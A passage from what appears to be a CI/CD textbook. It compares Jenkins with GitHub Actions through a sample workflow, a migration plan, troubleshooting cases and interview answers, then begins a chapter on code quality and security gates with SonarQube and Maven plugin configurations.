Shared library	Reusable workflow, composite action	Reusable workflows are called from a job with `uses:`.
`junit` step	Test report upload or a third-party action	Test trend history is not built in (from memory, verify before use).
`archiveArtifacts`	`actions/upload-artifact`	Retention and storage are subject to plan limits.
Webhook, `pollSCM`	`on:` events	No polling configuration; events are native to GitHub.

Concept mapping from the Jenkinsfile to the workflow.

.github/workflows/ci.yml (illustrative configuration, not run; syntax checked with PyYAML) YAML

```yaml
name: orders-service CI/CD
on:
  push:
    branches: [main]
  pull_request:
concurrency:
  group: ci-${{ github.ref }}
  cancel-in-progress: true
permissions:
  contents: read
env:
  REGISTRY: ghcr.io
jobs:
  build:
    runs-on: ubuntu-latest
    timeout-minutes: 30
    steps:
      - uses: actions/checkout@v7
        with:
          fetch-depth: 0
      - uses: actions/setup-java@v6
        with:
          distribution: temurin
          java-version: '21'
          cache: maven
      - run: ./mvnw -B verify
      - name: SonarQube analysis
        run: ./mvnw -B sonar:sonar -Dsonar.qualitygate.wait=true
        env:
          SONAR_TOKEN: ${{ secrets.SONAR_TOKEN }}
          SONAR_HOST_URL: ${{ vars.SONAR_HOST_URL }}
      - name: Dependency-Check
        run: ./mvnw -B org.owasp:dependency-check-maven:check
        env:
          NVD_API_KEY: ${{ secrets.NVD_API_KEY }}
      - uses: actions/upload-artifact@v7
        if: always()
        with:
          name: test-reports
          path: target/*-reports/
  image:
    needs: build
    if: github.ref == 'refs/heads/main'
    runs-on: ubuntu-latest
    permissions:
      contents: read
      packages: write
    steps:
      - uses: actions/checkout@v7
      - uses: docker/login-action@v4
        with:
          registry: ${{ env.REGISTRY }}
```

Sreeram

.github/workflows/ci.yml (illustrative configuration, not run; syntax checked with PyYAML) (continued) YAML

```yaml
          username: ${{ github.actor }}
          password: ${{ secrets.GITHUB_TOKEN }}
      - uses: docker/build-push-action@v7
        with:
          context: .
          push: true
          tags: ${{ env.REGISTRY }}/${{ github.repository_owner }}/orders-service:${{ github.sha }}
  deploy-staging:
    needs: image
    runs-on: ubuntu-latest
    environment: staging
    steps:
      - uses: actions/checkout@v7
      - run: ./deploy.sh staging ${{ github.sha }}
        env:
          KUBE_CONFIG: ${{ secrets.KUBE_CONFIG }}
  deploy-production:
    needs: deploy-staging
    runs-on: ubuntu-latest
    environment: production
    steps:
      - uses: actions/checkout@v7
      - run: ./deploy.sh production ${{ github.sha }}
        env:
          KUBE_CONFIG: ${{ secrets.KUBE_CONFIG }}
```


Action versions in the listing (`actions/checkout@v7`, `actions/setup-java@v6`, `actions/upload-artifact@v7`, `docker/login-action@v4`, `docker/build-push-action@v7`) were read from the releases pages of the respective repositories in October 2026 and are major tags. A production workflow pins actions to a full-length commit SHA, per the GitHub security guidance cited above. The `-Dsonar.qualitygate.wait=true` property makes the SonarScanner for Maven wait for the quality gate (from memory, verify before use). The workflow runs the Sonar analysis and the dependency check inside the single `build` job, whereas the Jenkinsfile ran them in parallel; splitting them into separate jobs restores the parallelism at the cost of a second checkout and build.

Syntax check of the workflow with PyYAML (real output) TERMINAL

```
$ python3 -I -c "import yaml; d=yaml.safe_load(open('ci.yml')); print(list(d['jobs']))"
['build', 'image', 'deploy-staging', 'deploy-production']
$ python3 -I -c "import yaml; d=yaml.safe_load(open('ci.yml')); print(list(d))"
['name', True, 'concurrency', 'permissions', 'env', 'jobs']
```

The second command shows a detail of YAML 1.1 parsers: the key `on` is parsed as the boolean `True`. GitHub's own parser treats it as the event key, so the file is correct; the effect is only visible when a Python script inspects the file, and a validation script must look up `d[True]`. PyYAML checks syntax only; it does not know the workflow schema, so keys misspelled in a way that is still valid YAML are not detected. An editor extension or a linter that knows the schema is the next level of checking.

3.7.3 Decision framework and migration path



A starting heuristic, not a rule: team skills and existing contracts weigh as much as features.

Figure 3.37. A decision sequence for choosing between the tools; the first yes ends the sequence, and the last box applies when no special constraint exists.

The sequence in the figure reduces to five questions that can be asked in any organization. In order of weight they are:

1. Do constraints on location (on-premises code, closed networks, data residency) exclude a hosted service? If yes, the candidates are Jenkins and GitHub Enterprise Server with self-hosted runners.
2. Is the code in more than one SCM system or outside GitHub? If yes, a CI server independent of the SCM, or the CI feature of the platform that hosts the code (GitLab CI/CD for GitLab), fits better than Actions.
3. Does a working Jenkins estate exist? If yes, the benefit of migrating must exceed the migration cost; the default is to keep it and to avoid building new pipelines in a style that is hard to move.
4. Is a special network, hardware or compliance boundary needed? If yes, self-hosted runners or Jenkins agents are needed; the choice then depends on skills and on the CI server already in use.
5. Otherwise, hosted Actions with GitHub-hosted runners is the lowest-effort option.

A written decision should also record the factors that are not in the sequence: the team's existing skills (a team that knows Groovy and Jenkins administration is faster with Jenkins at first), the support model (a managed service has a vendor to call; a self-operated server has colleagues), and the planned lifetime of the system.

Migration path

A migration from Jenkins to Actions is a project with phases, not a conversion run.




Figure 3.38. Phased migration: Jenkins keeps running while services move one at a time, with a period of dual runs in which results of both systems are compared before Jenkins is retired.

1. **Inventory.** List jobs, the plugins each uses, credentials, triggers, shared library steps and downstream consumers. `gh actions-importer audit` analyses the existing CI footprint, and `forecast` projects Actions usage from historical pipeline utilization (GitHub Actions Importer documentation, consulted October 2026; installed with `gh extension install github/gh-actions-importer`).

2. **Classify.** Mark pipelines as simple (build and test), moderate (deployments with approvals) and hard (heavy plugin use, custom Groovy). Start with simple ones.
3. **Pilot.** Convert one service. `dry-run` writes the converted workflow to the local filesystem; `migrate` opens a pull request. The converted file must be reviewed, because the documentation states that correctness is not guaranteed.
4. **Dual run.** Run both pipelines on the same commits and compare artifacts, test counts and durations. Differences usually come from environment: JDK version and vendor, Maven cache contents, time zone, database services, file permissions.
5. **Cut over.** Make the Actions check required on the protected branch, disable the Jenkins trigger and keep the Jenkins job read-only for a retention period.
6. **Retire.** Remove the controller only after the last pipeline and the audit history are moved or archived.

Behaviours without a direct equivalent need a decision before migration: build history and test trends stored on the controller, `input` steps with long waits, jobs that target machines outside GitHub's reach, and shared libraries with real logic.

3.7.4 Hands-on

Objective: make the comparison concrete for a real repository.

1. Take the `Jenkinsfile` of the previous chapter. Write the equivalent workflow by hand using the mapping table, without looking at the listing above. Compare the result and note every difference.
2. Validate the file: `python3 -I -c "import yaml,sys; yaml.safe_load(open(sys.argv[1])); print('ok')" ci.yml`. Introduce a deliberate indentation error under `steps:` and observe the parser message.
3. Run `cost.py` with the real numbers of a team (build count, minutes per build, machine price, administrator hours). Find the break-even volume. Record which inputs the result is most sensitive to; usually the administrator hours.
4. Write a half-page decision record with the five questions above, the answers for one real project and the choice.
5. Optional: in a GitHub repository, create a `workflow_dispatch` workflow that echoes an input, then trigger it from the command line with `curl` and a fine-grained token against the dispatch endpoint named above. This reproduces the "Jenkins calls Actions" pattern without Jenkins.

3.7.5 Real-world problems and solutions

Problem 9: a migrated pipeline passes in Jenkins and fails in Actions

Scenario. The Maven build of `orders-service` is converted to a workflow. Tests that always passed on the Jenkins agent fail on the hosted runner.

Symptoms. Failures in tests that depend on time zone, locale or file permissions; integration tests that cannot reach PostgreSQL; a build that downloads all dependencies every time.

Diagnosis. Compare the environment of both runs: print `java -version`, `mvn -v`, `date`, `locale` and the list of running services at the start of each. Inspect the "Set up job" section of the Actions log, which lists the runner image and its preinstalled software.

Root cause. The Jenkins agent had a specific JDK, a populated `~/.m2`, a PostgreSQL instance installed on the agent and a configured time zone; the hosted runner starts clean. Nothing was wrong with the tests; the environment had been implicit.

Fix. Make the environment explicit in the workflow: `setup-java` with the required distribution and version, a PostgreSQL service container for the job, an explicit `TZ` where tests depend on it, and Maven caching.

Prevention. Do the dual-run phase of the migration path and compare environments, not only results. Making the environment explicit also benefits the original pipeline.

Problem 10: a self-hosted runner behaves differently from run to run

Scenario. After moving to self-hosted runners to reach an internal artifact repository, builds start failing intermittently and disk usage on the runner host grows.

Symptoms. A job fails with a leftover file from an earlier run, or with "no space left on device"; two jobs on the same host interfere.

Diagnosis. Inspect the runner's work directory and the disk usage of the host; check whether concurrent jobs share a Docker daemon or a build cache directory.

Root cause. GitHub documents that self-hosted runners do not need a clean instance for every job, so state persists between jobs unless the team removes it. The same drift occurs with long-lived Jenkins agents.

Fix. Clean the workspace at job start and end, prune build caches on a schedule, and prefer ephemeral runners created per job (container or virtual machine) so that each job starts from the same image. The jenkins.io and docs.github.com pages on runners and agents do not prescribe a product for this; the design principle is the same in both tools.

Prevention. Treat runners and agents as disposable. Restrict self-hosted runners to private repositories, because GitHub's guidance is that they should almost never be used for public repositories.

Problem 11: nobody owns the Jenkins controller

Scenario. The organization runs one Jenkins controller that was set up four years ago. A security advisory affecting an installed plugin is published, and no one is sure who may update it or what would break.

Symptoms. Plugin versions many releases behind; a Java version near the end of its support window; no restore test of the backup; jobs that only one person understands.

Diagnosis. Compare installed plugin versions with the advisory, check the Java support policy for the running Java version, find the last successful restore test and the list of jobs by last build date.

Root cause. Jenkins is a system with an ongoing operating cost, and that cost was never assigned to a team. The control plane aged while the pipelines that depend on it kept running.

Fix. Assign an owner, restore the latest backup on a staging host, update plugins and core there, run representative pipelines, then repeat in production. Remove unused jobs and plugins to shrink the surface.

Prevention. Configuration as code and a plugin list in version control, an upgrade schedule tied to the LTS rhythm, restore tests, and a decision (reviewed once a year) on whether the system still earns its operating cost. This problem is the main practical argument for a managed service.

3.7.6 Interview answer model and questions to expect

INTERVIEW ANGLE

"GitHub already has CI/CD. Why would a company use Jenkins?" A good answer is balanced, concrete and short. Model answer: "GitHub Actions is a CI/CD service built into GitHub and is the simplest choice for code on GitHub when the team does not want to run a server. Jenkins is a self-hosted automation server. Companies use it when they already have a large Jenkins estate and the migration cost is not justified; when code and builds must stay inside their own network, for example in regulated industries; when they use several source control systems; when they need customization through plugins and shared libraries; or when a fixed-cost model suits their build volume. The trade-off is that Jenkins has to be maintained: upgrades, plugins, security fixes and backups. The two can also work together: Jenkins can be triggered by GitHub, and Actions can call Jenkins. I would choose Actions for a new project on GitHub and Jenkins when one of those constraints applies."

1. **What is the main structural difference between Jenkins and GitHub Actions?** Jenkins is a server that the team installs, secures, scales and upgrades; Actions is a service operated by GitHub, with runners that are either GitHub-hosted or self-hosted. Most other differences (cost model, limits, maintenance, SCM support) follow from this.
2. **Can Actions run inside a private network?** Yes, through self-hosted runners that need only outbound HTTPS to GitHub, and through GitHub Enterprise Server, which runs Actions with self-hosted runners only. Then the argument for Jenkins must rest on something else, such as an existing estate or multiple SCMs.
3. **How do the cost models differ?** Actions bills minutes above an included amount per plan (public repositories on standard runners are free), and self-hosted runner usage is free at the time of writing. Jenkins software is free; the costs are machines and administrator time. Low volume favours the metered service; high, steady volume can favour fixed cost.
4. **What does a Jenkinsfile offer that YAML workflows do not, and the reverse?** Groovy gives full programming constructs, shared libraries and fine control of flow. YAML workflows are simpler to read, validate and review but limited in logic; reuse is through reusable workflows and composite actions.
5. **What are the maintenance duties of Jenkins?** Core and plugin upgrades on a regular rhythm, a supported Java version, security advisory response, backups with restore tests, disk and queue monitoring, agent maintenance and an owner.

6. **Name the supply-chain risks in each tool.** Actions: third-party actions run with the workflow's permissions (pin to a commit SHA, limit `GITHUB_TOKEN`). Jenkins: plugins run inside the controller with its full privileges (limit the plugin set, update promptly). Both: untrusted pull request code on self-hosted runners.
7. **How would a migration from Jenkins to Actions proceed?** Inventory and classify pipelines, use GitHub Actions Importer for audit and a first draft, pilot one service, run both pipelines in parallel and compare, cut over by making the Actions check required, then retire Jenkins. Plugin-specific behaviour and approval flows need explicit design.
8. **Name three CI tools besides these two and when each fits.** GitLab CI/CD when code is in GitLab; Azure Pipelines in Azure DevOps or Microsoft-centred organizations; CircleCI as a hosted platform; Tekton or Argo Workflows for Kubernetes-native pipelines. The answer should note that tool status changes and must be checked.
9. **Can both be used together?** Yes. A GitHub webhook or branch source can start Jenkins; a workflow can call the Jenkins remote API; Jenkins can start a workflow through the workflow dispatch REST endpoint. A hybrid is typical during migration or when deployment must run inside a private network.
10. **How is the decision made for a new project?** Ask about location constraints, SCM diversity, existing Jenkins estate, special network or hardware needs and operating capacity. Without constraints, hosted Actions is the lowest-effort choice.

KEY POINTS

The honest answer to "why Jenkins" is a set of conditions, not a feature list; without any of them, Actions on GitHub is usually the better first choice.

- Actions is a service built into GitHub; Jenkins is a server that must be operated. Cost, limits, maintenance and control follow from that difference.
- Jenkins is chosen for an existing estate, closed networks, several SCMs, deep customization or fixed-cost scale; GitHub Enterprise Server and self-hosted runners narrow, but do not remove, these cases.
- Cost depends on people as well as minutes; use a calculation with explicit assumptions and check the billing page, because plans and charges change.
- The tools combine: GitHub can trigger Jenkins, and Actions and Jenkins can call each other through their APIs.
- A migration is phased: inventory, pilot, dual run, cut over, retire; converters help but do not guarantee correctness.

3.8 Code Quality and Security Gates

A pipeline that compiles the code and runs the tests establishes one fact: the tests that exist pass. It says nothing about the code that no test touches, the null dereference that no test triggers, the library with a published vulnerability, the password committed by mistake or the base image that contains an outdated OpenSSL. A quality gate is an automated rule evaluated on the result of an analysis, for example "line coverage of new code is at least 80 percent" or "no dependency with a CVSS score of 7 or higher". When the rule fails, the pipeline stops and the change cannot be merged. The value of a gate lies in being objective, immediate and applied to every change without relying on a reviewer's attention.

This chapter defines the vocabulary of code analysis and security scanning (SAST, DAST, SCA, SBOM), explains SonarQube and its quality gate with the "new code" concept that causes most confusion, configures the Maven plugins that enforce quality inside the build (JaCoCo, Checkstyle, SpotBugs, PMD, OWASP Dependency-Check), describes container image scanning with Trivy, secret scanning and basic supply-chain controls, and shows how a repository host enforces the pipeline result through required checks. The configuration applies to `orders-service` and works the same in the Jenkinsfile and in the Actions workflow of the previous chapters.


NOTE

Maven could not download plugins on the build machine (no internet), so no plugin below was executed. The XML was syntax-checked with `xmllint`, plugin versions were read from the Maven Central metadata in October 2026, and parameter names were compared with the plugin documentation pages. Console messages from the plugins are labelled `typical output (not run on the build machine)`. The coverage gate script and its output are real, but they run on a small hand-made CSV file, not on JaCoCo output of a real project.

3.8.1 Concept and mechanism

Where gates sit in the pipeline

Checks differ in cost. A secret scan of a commit takes seconds; a dependency vulnerability scan with a cold database can take minutes; a dynamic scan of a deployed service takes longer still. Running the cheap checks first means that most failures are reported within a minute and expensive stages are not started for a change that is already known to be broken.



Any failing stage stops the pipeline; the repository host enforces the pipeline result through required status checks on the protected branch.


Figure 3.39. Typical order of gates from cheap and fast (left) to expensive and slow (right); the repository host enforces the result through required status checks on the protected branch.

Vocabulary of analysis and security testing

Term	Definition	Example tool
SAST (static application security testing)	Analysis of source code or bytecode for defects and vulnerabilities without running the program.	SonarQube, SpotBugs, PMD
SCA (software composition analysis)	Identification of third-party components and their known vulnerabilities, by matching dependencies to vulnerability databases.	OWASP Dependency-Check, Dependabot alerts
DAST (dynamic application security testing)	Testing of a running application from the outside, by sending requests and observing responses.	OWASP ZAP (from memory)
Secret scanning	Detection of credentials and tokens in commits, history and files.	GitHub secret scanning and push protection
Container image scanning	SCA and misconfiguration checks on the operating-system packages and libraries inside an image.	Trivy
SBOM (software bill of materials)	A machine-readable inventory of the components of an artifact, with versions.	CycloneDX or SPDX documents (from memory)
Provenance	A signed statement of how and where an artifact was built, from which source.	Build attestations (covered in the pipeline security chapter)
Quality gate	A pass or fail rule over analysis metrics that blocks a change when not met.	SonarQube quality gate, JaCoCo `check`

Terms used in this chapter.

The following figure arranges the scan types by the object each one examines, which also explains the pipeline order: source exists first, then the resolved dependencies, then the image, then a running system.



Order follows what each tool needs: source for SAST, resolved dependencies for SCA, an image for image scanning, a running application for DAST.

Figure 3.40. Scan types by the object they examine; none of them replaces the others, because each finds a different class of defect.

SonarQube and SonarCloud concepts


SonarQube is a platform that analyses source code, stores the results and evaluates a quality gate. A scanner runs in the build (for Maven, the `sonar-maven-plugin`) and uploads the analysis to the server; test coverage is not computed by Sonar but imported from a report such as JaCoCo's XML. The vendor documentation now distinguishes SonarQube Server (self-hosted) and SonarQube Cloud (hosted; the same service was earlier named SonarCloud, from memory, verify before use). Product names changed over time, which is one more reason to read the current pages. The terms below come from the SonarQube metric definitions page (consulted October 2026).

- **Bug.** A reliability issue: code that is likely to behave wrongly at run time.
- **Vulnerability.** A security issue.
- **Code smell.** A maintainability issue: code that is hard to read or change.
- **Security hotspot.** A security-sensitive location that needs a human decision; a hotspot counts as reviewed when marked Acknowledged, Fixed or Safe. The page states that hotspots are being phased out: rules that raised hotspots now raise vulnerabilities or security issues.
- **Technical debt.** The estimated time to fix all maintainability issues, in minutes, derived from the effort assigned to each rule (days are counted as 8-hour days). The technical debt ratio divides this by the estimated cost of developing the code (by default 30 minutes per line).
- **Ratings.** A to E for reliability, security and maintainability. A means no issues for reliability and security; for maintainability, A means a debt ratio of at most 5 percent, B up to 10, C up to 20, D up to 50, E above.
- **Coverage** combines line coverage and condition (branch) coverage, and **duplicated lines density** is duplicated lines divided by total lines.

A **quality gate** is a set of conditions; each condition is a metric, an operator and a threshold, applied to new code or to overall code (SonarQube Cloud documentation, consulted October 2026). The default gate, "Sonar way", has these conditions on new code: reliability rating A (no new bugs), security rating A (no new vulnerabilities), maintainability rating A, all new security hotspots reviewed, coverage at least 80.0 percent and duplication at most 3.0 percent. (The page introduces "four conditions" and lists six; the list is quoted here.)

New code: the concept behind most surprises


SonarQube separates **new code** from **overall code**. The documentation's "Clean as You Code" principle focuses on code recently added or changed: new issues are reported separately, and the built-in Sonar way gate applies its conditions to new code only. For pull request analysis, new code is the code changed in the pull request relative to the target branch. For the main branch and long-lived branches, the **new code definition** decides, with four options: previous version (code changed since the latest version increment, the global default), number of days (default 30, maximum 90), a specific analysis, or a reference branch (suited to trunk-based development). A branch-level setting overrides the project setting, which overrides the global one. If no definition applies, the documentation states that the quality gate is "Not computed".



Effect: a legacy module at 40 percent coverage does not block the pipeline, but a new change that adds untested code is rejected. Overall-code conditions behave the opposite way. Commits ordered from oldest (left) to newest (right).

Figure 3.41. Gate conditions are evaluated on code changed since the baseline; old issues remain visible but do not block, which is the reason a legacy project can adopt a gate on the first day.

The consequence is two-sided and is the subject of the first problem below. Legacy debt does not block a pipeline, but a one-line change in an untested legacy class is judged on its own: the changed lines count as new code, and their coverage is evaluated.



waitForQualityGate in Jenkins pauses until the SonarQube webhook delivers the verdict.

Figure 3.42. Flow of an analysis: the build agent uploads the report to the server, the server evaluates the gate on new code and calls a webhook, and the pipeline (or the pull request check) receives the verdict.

Build-time enforcement with Maven plugins

Sonar evaluates an analysis after it is uploaded. Maven plugins can fail the build earlier, locally and without a server. Each plugin below binds a `check` goal to the `verify` phase (the default phase of the Checkstyle, SpotBugs, PMD and JaCoCo check goals per their documentation pages).

JaCoCo measures coverage by an agent attached during tests and enforces limits with the `check` goal. A rule has an `element` (BUNDLE, PACKAGE, CLASS, SOURCEFILE or METHOD) and limits, each with a `counter` (INSTRUCTION, LINE, BRANCH, COMPLEXITY, METHOD, CLASS), a `value` (for example COVEREDRATIO) and a `minimum`. Ratios run from 0.0 to 1.0. If the element and counter are omitted, the rule applies to BUNDLE and INSTRUCTION with COVEREDRATIO. The default `haltOnFailure` is `true` (jacoco.org check-mojo page, consulted October 2026).

pom.xml, JaCoCo (version 0.8.15 per Maven Central metadata; XML syntax checked, not run) XML

```xml
<plugin>
  <groupId>org.jacoco</groupId>
  <artifactId>jacoco-maven-plugin</artifactId>
  <version>0.8.15</version>
  <executions>
    <execution>
      <id>prepare-agent</id>
      <goals><goal>prepare-agent</goal></goals>
    </execution>
    <execution>
      <id>report</id>
      <phase>verify</phase>
      <goals><goal>report</goal></goals>
    </execution>
    <execution>
      <id>check</id>
      <phase>verify</phase>
```

pom.xml, JaCoCo (version 0.8.15 per Maven Central metadata; XML syntax checked, not run) (continued) XML

```
      <goals><goal>check</goal></goals>
      <configuration>
        <rules>
          <rule>
            <element>BUNDLE</element>
            <limits>
              <limit>
                <counter>LINE</counter>
                <value>COVEREDRATIO</value>
                <minimum>0.80</minimum>
              </limit>
              <limit>
                <counter>BRANCH</counter>
                <value>COVEREDRATIO</value>
                <minimum>0.65</minimum>
              </limit>
            </limits>
          </rule>
        </rules>
      </configuration>
    </execution>
  </executions>
</plugin>
```

What to notice: `prepare-agent` sets the JVM argument for Surefire so that coverage is recorded; `report` writes the HTML and XML reports (the XML at `target/site/jacoco/jacoco.xml` is what SonarQube reads); `check` fails the build when the bundle-wide line or branch coverage ratio is below the limit. The limit is on the whole bundle, not on new code: this is a different rule from the Sonar gate, and the two are used together (JaCoCo as a floor for everything, Sonar for the delta).

Checkstyle checks formatting and conventions. Per the plugin page, `configLocation` defaults to `sun_checks.xml`, with `google_checks.xml` as the other predefined option; `violationSeverity` defaults to `error` (the lowest severity counted as a violation) and `failOnViolation` defaults to `true`. The predefined Sun configuration is strict about style matters; a small project configuration that lists only the rules the team will enforce avoids a first run with thousands of findings.

pom.xml, Checkstyle (version 3.6.0; XML syntax checked, not run) XML

```
<plugin>
  <groupId>org.apache.maven.plugins</groupId>
  <artifactId>maven-checkstyle-plugin</artifactId>
  <version>3.6.0</version>
  <configuration>
    <configLocation>config/checkstyle.xml</configLocation>
    <violationSeverity>error</violationSeverity>
    <failOnViolation>true</failOnViolation>
  </configuration>
  <executions>
    <execution>
      <phase>verify</phase>
      <goals><goal>check</goal></goals>
    </execution>
  </executions>
</plugin>
```

config/checkstyle.xml (the DTD identifier is from memory, verify before use)

```
<?xml version="1.0"?>
<!DOCTYPE module PUBLIC "-//Checkstyle//DTD Checkstyle Configuration 1.3//EN"
  "https://checkstyle.org/dtds/configuration_1_3.dtd">
<module name="Checker">
  <property name="severity" value="error"/>
  <module name="TreeWalker">
    <module name="UnusedImports"/>
    <module name="AvoidStarImport"/>
    <module name="NeedBraces"/>
    <module name="EmptyBlock"/>
  </module>
</module>
```

SpotBugs analyses bytecode for bug patterns (null dereference, resource leaks, incorrect equals). `effort` and `threshold` select how deeply to analyse and which confidence level of finding fails the build (parameter names and the

Max and Medium values from memory, verify before use; the documentation page for the check goal lists only `failOnError`, default `true`).

pom.xml, SpotBugs (version 4.10.5.0; XML syntax checked, not run) XML

```xml
<plugin>
  <groupId>com.github.spotbugs</groupId>
  <artifactId>spotbugs-maven-plugin</artifactId>
  <version>4.10.5.0</version>
  <configuration>
    <effort>Max</effort>
    <threshold>Medium</threshold>
  </configuration>
  <executions>
    <execution>
      <phase>verify</phase>
      <goals><goal>check</goal></goals>
    </execution>
  </executions>
</plugin>
```

PMD applies rules for code style and suspect constructs. For `pmd:check` the page states the default phase `verify`, `failurePriority` default 5 (every violation fails the build; lower values restrict failures to the more severe violations), `printFailingErrors` default `false`, `failOnViolation` default `true` and `maxAllowedViolations` default 0.

pom.xml, PMD (version 3.28.0; XML syntax checked, not run) XML

```xml
<plugin>
  <groupId>org.apache.maven.plugins</groupId>
  <artifactId>maven-pmd-plugin</artifactId>
  <version>3.28.0</version>
